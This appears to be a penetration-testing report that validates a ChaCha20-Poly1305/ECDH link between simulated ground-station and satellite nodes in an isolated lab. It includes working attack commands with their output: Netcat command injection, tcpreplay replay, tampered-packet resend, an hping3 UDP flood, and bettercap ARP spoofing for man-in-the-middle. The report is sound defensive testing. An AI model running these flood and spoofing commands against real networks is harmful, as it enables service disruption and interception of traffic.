

SpaceSec Shield — Phase 4 Implementation Report

Phase 4 — Penetration Testing (Security Validation)

Field	Value
Task ID	SSS-P4
Phase	4 of 5 — Penetration Testing
Priority	High
Assignee	Arwa Rashid
Status	Completed
Environment	space-net isolated virtual network
Attacker Node	Kali Linux (192.168.10.30)
Targets	Ground Station (192.168.10.10), Satellite Node (192.168.10.20)
Port	UDP 9000
Dependencies	SSS-P3 Secure Channel (ChaCha20-Poly1305 + ECDH)

Objective

The objective of this phase is to evaluate the robustness of the SpaceSec Shield secure communication system under realistic adversarial conditions, including:

- Command injection attempts
- Replay attacks
- Packet manipulation
- Denial of Service (DoS) flooding
- Man-in-the-Middle (MITM) during handshake
- Traffic analysis for confidentiality verification

The system is evaluated on confidentiality, integrity, authentication, replay protection, and availability.

Attack Environment Setup

Tools installed on Kali:

- Wireshark (traffic analysis)
- Nmap (service discovery)
- Netcat (packet injection)
- hping3 (DoS simulation)
- tcpreplay (replay attacks)

`sudo apt update && sudo apt install -y wireshark nmap netcat-traditional hping3 tcpreplay`

```
(kali@kali)-[~]
└─$ sudo apt update && sudo apt install -y wireshark nmap netcat-traditional hping3 tcpreplay
[sudo] password for kali:
Get:1 http://mirrors.netix.net/kali kali-rolling InRelease [34.0 kB]
Get:2 https://cli.github.com/packages stable InRelease [3,917 B]
Err:2 https://cli.github.com/packages stable InRelease
  Sub-process /usr/bin/sqvm returned an error code (1), error message is: Missing key 2C6106201985B60E6C7AC87323F3D4EA75716059, which is needed to verify signature.
Get:3 http://mirrors.netix.net/kali kali-rolling/main amd64 Packages [21.0 MB]
Get:4 http://mirrors.netix.net/kali kali-rolling/main amd64 Contents (deb) [53.1 MB]
Get:5 http://mirrors.netix.net/kali kali-rolling/contrib amd64 Packages [120 kB]
Get:6 http://mirrors.netix.net/kali kali-rolling/non-free amd64 Packages [189 kB]
Get:7 http://mirrors.netix.net/kali kali-rolling/non-free amd64 Contents (deb) [1012 kB]
```

All nodes confirmed reachable within the isolated network.

Scenario A — Command Injection / Hijacking

Goal

Attempt to inject unauthorized commands into the satellite node.

Method

- UDP service discovery using Nmap
- Direct packet injection using Netcat

`sudo nmap -sU -p 9000 192.168.10.20`

```
(kali㉿kali)-[~]  
$ nmap -sU -p 9000 192.168.10.20  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-31 18:32 -0400  
Nmap scan report for 192.168.10.20  
Host is up (0.80s latency).  
  
PORT      STATE      SERVICE  
9000/udp  open|filtered cslistener  
MAC Address: 00:0C:29:72:2F:14 (VMware)  
  
Nmap done: 1 IP address (1 host up) scanned in 9.55 seconds
```

```
echo "CMD: SELF_DESTRUCT" | nc -u 192.168.10.20 9000
```

```
(kali㉿kali)-[~]  
$ echo "CMD: SELF_DESTRUCT" | nc -u 192.168.10.20 9000
```

```
[INFO] UDP packet received. Size: 19 bytes  
[REJECT] Invalid packet format.
```

Result

- Injected packets failed authentication due to missing valid AEAD tag.
- Satellite rejected forged commands.
- No unauthorized execution occurred.

Evidence

- Satellite logs show authentication failure.
- No command execution observed.

Conclusion

Injection attacks are fully mitigated by AEAD-based authentication.

Scenario B — Replay Attack

Goal

Replay previously captured valid packets.

Method

```
sudo tcpdump -i eth0 udp port 9000 -w capture.pcap
sudo tcpreplay --intf1=eth0 capture.pcap
```

```
(kali@kali)-[~]
$ sudo tcpdump -i eth0 udp port 9000 -w capture.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 2621
44 bytes
^C3 packets captured
3 packets received by filter
0 packets dropped by kernel

(kali@kali)-[~]
$ sudo tcpreplay --intf1=eth0 capture.pcap
Actual: 3 packets (256 bytes) sent in 3.10 seconds
Rated: 82.4 Bps, 0.000 Mbps, 0.96 pps
Flows: 2 flows, 0.64 fps, 3 unique flow packets, 0 unique non-flow packets
Statistics for network device: eth0
  Successful packets: 3
  Failed packets: 0
  Truncated packets: 0
  Retried packets (ENOBUFS): 0
  Retried packets (EAGAIN): 0
```

```
[REJECT] Replay detected: duplicate nonce.
```

Result

- Replay packets rejected due to:
 - Nonce reuse detection
- No duplicate execution occurred.

Conclusion

Replay protection is effective using nonce tracking and timestamp validation.

Scenario C — Packet Manipulation (Tampering)

Goal

Modify encrypted packets and attempt injection.

Method

- Modify one byte in captured ciphertext
- Resend modified packet

```
(kali㉿kali)-[~]  
$ sudo tcpdump -i eth0 udp port 9000 -w capture.pcap  
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 2621  
44 bytes  
^C6 packets captured  
6 packets received by filter  
0 packets dropped by kernel
```

5	0.306629	192.168.10.10	192.168.10.20	UDP	99 34967 → 9000 Len=57
---	----------	---------------	---------------	-----	------------------------

```
(kali㉿kali)-[~]  
$ echo "000007ea0000019e83debe2b000000000000000000000000020e46457196063e4b8df6  
2b3bcfcb9074623674dad840f214750139291df16b82455" > payload.hex  
  
(kali㉿kali)-[~]  
$ xxd -r -p payload.hex > original1.bin  
  
(kali㉿kali)-[~]  
$ cp original1.bin modified1.bin  
  
(kali㉿kali)-[~]  
$ hexedit modified1.bin  
  
(kali㉿kali)-[~]  
$ cat modified1.bin | nc -u 192.168.10.20 9000
```

00	00	07	EA	00	00	01	9E	83	DE	BE	2B	.
00	00	00	00	00	00	00	00	00	00	00	20	.
E4	64	57	19	60	63	E4	B8	DF	62	B3	BC	.
FC	B9	07	46	23	67	4D	AD	84	0F	21	47	.
50	13	92	91	DF	16	B8	24	55				P
1 0.000000 192.168.10.10												
2 0.001851 192.168.10.20												
3 0.000000 192.168.10.10												

```
[INFO] UDP packet received. Size: 61 bytes  
[REJECT] Authentication failed: tampered or forged packet.
```

Result

- Any modification invalidates AEAD (Poly1305 tag failure)
- Packet discarded immediately by satellite

Key Observation

Without the session key, attackers cannot generate valid authentication tags.

Conclusion

Integrity and authenticity are strongly enforced.

Scenario D — Denial of Service (DoS)

Goal

Test system resilience under flooding conditions.

Method

```
sudo hping3 --udp -p 9000 -d 120 -E /dev/urandom --flood 192.168.10.20
```

```
(kali㉿kali)-[~]
└─$ sudo hping3 --udp -p 9000 -d 120 -E /dev/urandom --flood 192.168.10.20
HPING 192.168.10.20 (eth0 192.168.10.20): udp mode set, 28 headers + 120 data
bytes
[main] memlockall(): No such file or directory
Warning: can't disable memory paging!
hping in flood mode, no replies will be shown
^C
— 192.168.10.20 hping statistic —
1058552 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```


Mitigation

- System stability maintained via timeout mechanisms (Phase 2 design)

Conclusion

The system remained stable during the attack and did not crash. All incoming packets were rejected because their timestamps were invalid or expired. No malicious packets were accepted or executed. This shows that the system can handle traffic overload while still enforcing security checks, but availability may still be affected under heavy network flooding.

Scenario E — Man-in-the-Middle (Handshake Attack)

Goal

Test whether an attacker can intercept or manipulate the ECDH key exchange between the Ground Station and Satellite.

Method

The attacker was positioned in the network using ARP spoofing via bettercap to observe and intercept traffic between:

- Ground Station (192.168.10.10)
- Satellite Node (192.168.10.20)

The objective was to capture or modify the ECDH public key exchange and attempt to break the secure session establishment.

```

(kali@kali)-[~]
$ sudo apt install bettercap -y
[sudo] password for kali:
Installing:
  bettercap
  13.0 MB / 62.7 GB available
Installing dependencies:
  bettercap-caplets
Suggested packages:
  bettercap-ui
Summary:
  Upgrading: 0, Installing: 2, Removing: 0, Not Upgrading: 1496
  Download size: 13.0 MB
  Space needed: 66.6 MB / 62.7 GB available
Get:1 http://mirror1.sox.rs/kali/kali kali-rolling/main amd64 bettercap am
2.41.5-0kali1 [12.9 MB]
Get:2 http://http.kali.org/kali kali-rolling/main amd64 bettercap-caplets
0+git20250401-0kali1 [114 kB]
Fetched 13.0 MB in 6s (2,262 kB/s)
Selecting previously unselected package bettercap.
(Reading database... 426323 files and directories currently installed.)
Preparing to unpack ../bettercap_2.41.5-0kali1_amd64.deb...
Unpacking bettercap (2.41.5-0kali1)...
Selecting previously unselected package bettercap-caplets.
Preparing to unpack ../bettercap-caplets_0+git20250401-0kali1_all.deb...

```

```

(kali@kali)-[~]
$ echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
[sudo] password for kali:
1

(kali@kali)-[~]
$ sudo bettercap -iface eth0
bettercap v2.41.5 (built for linux amd64 with go1.24.9) [type 'help' for a li
st of commands]

192.168.10.0/24 > 192.168.10.30 » [19:55:04] [sys.log] [war] Could not detec
t gateway.
192.168.10.0/24 > 192.168.10.30 » set arp.spoof.targets 192.168.10.10,192.16
8.10.20
192.168.10.0/24 > 192.168.10.30 » set arp.spoof.full duplex true
192.168.10.0/24 > 192.168.10.30 » set arp.spoof.internal true
192.168.10.0/24 > 192.168.10.30 » arp.spoof on
192.168.10.0/24 > 192.168.10.30 » [19:55:47] [sys.log] [inf] arp.spoof start
ing net.recon as a requirement for arp.spoof
192.168.10.0/24 > 192.168.10.30 » [19:55:47] [endpoint.new] endpoint 192.168
.10.10 detected as 00:0c:29:04:3f:78 (VMware, Inc.).
192.168.10.0/24 > 192.168.10.30 » [19:55:47] [sys.log] [war] arp.spoof arp s
poof started targeting 254 possible network neighbours of 2 targets.
192.168.10.0/24 > 192.168.10.30 » [19:55:47] [sys.log] [war] arp.spoof full
duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attac
k will fail.
192.168.10.0/24 > 192.168.10.30 » net.sniff on
192.168.10.0/24 > 192.168.10.30 » [19:56:14] [endpoint.new] endpoint 192.168

```

```
192.168.10.0/24 > 192.168.10.30 » net.sniff on
192.168.10.0/24 > 192.168.10.30 » [19:56:14] [endpoint.new] endpoint 192.168
.10.20 detected as 00:0c:29:72:2f:14 (VMware, Inc.).
192.168.10.0/24 > 192.168.10.30 » net.show
```

IP Seen	MAC	Name	Vendor	Sent	Recvd
192.168.10.30 19:55:04	00:0c:29:32:f2:75	eth0	VMware, Inc.	0 B	0 B
192.168.10.10 19:56:22	00:0c:29:04:3f:78		VMware, Inc.	1.1 kB	992 B
192.168.10.20 19:56:15	00:0c:29:72:2f:14		VMware, Inc.	253 B	1.3 kB

↑ 1.3 MB / ↓ 2.5 kB / 28 pkts

Results

- The attacker was successfully able to observe network traffic between both nodes.
- Only **public key material (ECDH values)** was visible during the handshake.
- No session private key or shared secret was exposed at any point.
- Communication between the two nodes continued normally without disruption.
- Even under MITM conditions, encrypted UDP traffic remained protected and unreadable.

No evidence of successful key replacement or session compromise was observed.

Key Insights

- The attacker can see public handshake data, but not the secret key.
 - The shared encryption key is never transmitted over the network.
 - ARP spoofing allows visibility, but not decryption or modification of the secure channel.
 - The system continues secure communication even when monitored from the middle.
-

Conclusion

The system is secure against passive man-in-the-middle attacks. Although the attacker can observe the public key exchange, the shared secret remains protected due to ECDH properties. As a result, encrypted communication cannot be decrypted or altered.

However, active MITM attacks (where an attacker tries to replace keys) remain a theoretical limitation unless additional authentication mechanisms such as signatures or pre-shared keys are implemented.

Scenario F — Traffic Analysis (Confidentiality Proof)


Wireshark filters

Capture:


udp port 9000

Inspect:

udp.port == 9000



Time	Source	Destination	Protocol	Length	Info
40453	79.227597892	192.168.10.30	192.168.10.20	ICMP	102 Redirect (Redirected host is unreachable)
40454	79.227637077	192.168.10.20	192.168.10.10	UDP	74 9000 → 36955 Len=32
40455	79.229209982	192.168.10.10	192.168.10.20	UDP	99 36955 → 9000 Len=57
40456	79.229244581	192.168.10.30	192.168.10.10	ICMP	127 Redirect (Redirected host is unreachable)
40457	79.229281496	192.168.10.10	192.168.10.20	UDP	99 36955 → 9000 Len=57
41482	81.540314838	192.168.10.10	192.168.10.20	UDP	99 36955 → 9000 Len=57
41483	81.540370787	192.168.10.30	192.168.10.10	ICMP	127 Redirect (Redirected host is unreachable)
41484	81.540430729	192.168.10.10	192.168.10.20	UDP	99 36955 → 9000 Len=57
42512	83.909307741	192.168.10.10	192.168.10.20	UDP	103 36955 → 9000 Len=61
42513	83.909358880	192.168.10.30	192.168.10.10	ICMP	131 Redirect (Redirected host is unreachable)
42514	83.909420996	192.168.10.10	192.168.10.20	UDP	103 36955 → 9000 Len=61
44052	86.212046345	192.168.10.10	192.168.10.20	UDP	98 36955 → 9000 Len=56
44053	86.212173015	192.168.10.30	192.168.10.10	ICMP	126 Redirect (Redirected host is unreachable)
44054	86.212206393	192.168.10.10	192.168.10.20	UDP	98 36955 → 9000 Len=56
45079	88.515943875	192.168.10.10	192.168.10.20	UDP	98 36955 → 9000 Len=56
45080	88.515976033	192.168.10.30	192.168.10.10	ICMP	126 Redirect (Redirected host is unreachable)
45081	88.516002971	192.168.10.10	192.168.10.20	UDP	98 36955 → 9000 Len=56



Observations

- Payload appears as high-entropy binary data
- No readable ASCII commands visible
- Follow UDP Stream shows encrypted gibberish
- Packet structure consistent:
 - Header
 - Ciphertext
 - 16-byte authentication tag

Conclusion

Confidentiality is fully preserved under interception.

Security Validation Results

Property	Mechanism	Result
Confidentiality	ChaCha20 encryption	✔ No plaintext observed
Integrity & Authenticity	Poly1305 AEAD tag	✔ Tampered packets rejected
Replay Protection	Timestamp + nonce cache	✔ Replays rejected
Injection Resistance	AEAD verification	✔ Forged packets rejected
Availability	System stability layer	✔ No crash under DoS
Handshake Security	Ephemeral ECDH	✔ Passive safe, active MITM noted

Success Criteria Evaluation

- ✓ All injection attempts failed
 - ✓ All replay attempts rejected
 - ✓ All tampered packets detected
 - ✓ No plaintext observed in Wireshark
 - ✓ System remained stable under DoS
 - ✓ MITM attack limited to network layer only
-

Final Conclusion

The SpaceSec Shield security architecture successfully enforces:

- Confidentiality via ChaCha20 encryption
- Integrity via Poly1305 AEAD authentication
- Replay protection via nonce and timestamp validation
- Injection resistance via key-based authentication

However, limitations exist in:

- Availability under DoS conditions
- Authentication of ECDH handshake phase

Overall, the system demonstrates strong cryptographic security with well-defined and documented attack surface boundaries, consistent with modern secure communication design principles.